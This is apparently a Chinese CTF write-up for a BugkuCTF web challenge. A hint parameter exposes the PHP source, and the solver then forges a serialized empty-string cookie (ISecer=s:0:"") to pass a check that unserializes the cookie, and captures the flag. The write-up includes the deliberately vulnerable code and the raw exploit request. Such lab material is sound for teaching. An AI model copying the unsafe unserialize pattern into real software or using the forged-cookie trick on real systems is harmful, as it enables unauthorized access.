
提示：hint



```
<html>
  <head>…</head>
  <body>
    <br>
    <div class="container" align="center">
      <form method="POST" action="#">
        <p>…</p>
        <p>…</p>
        <p>
          <input value="Login" type="button">
        </p>
      </form>
    </div>
  </body>
```

登录按钮无任何处理逻辑

2、根据题目提示访问传递 hint 参数，参数值任意，获取到PHP代码：



BugkuCTF - 练习平台
123.206.87.240:8002/flagp
写文章-CSDN博客
bugku
123.206.87.240:8002/flagphp/?hint=123

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

代码逻辑是传入的 Cookie 参数的值反序列化后等于 KEY 就输出 Flag，一开始以为KEY的值是最下面的 `ISecer:www.isecer.com`。

结果忙活了半天发现这里其实上面KEY的值还没有被定义，上面代码中 $KEY 的值应该是NULL，而不是下面的值，所以此处我们应该是要使得反序列化的值为NULL。


3、使用PHP在线运行工具，得知空值 KEY (KEY取值应该是 `''` 而非 NULL）的序列化数值 `serialize($KEY)` 为 `s:0:"";` ：



```
<?php
echo serialize('');
?>
```

```
s:0:"";
```

4、最后，BP抓包并构造Cookie发送payload即可获得Flag：



```
GET /flagphp/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cookie: ISecer=s:0:"";
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Aug 2020 03:26:19 GMT
Content-Type: text/html
Connection: close
Content-Length: 27

flag{unserialize_by_virink}
```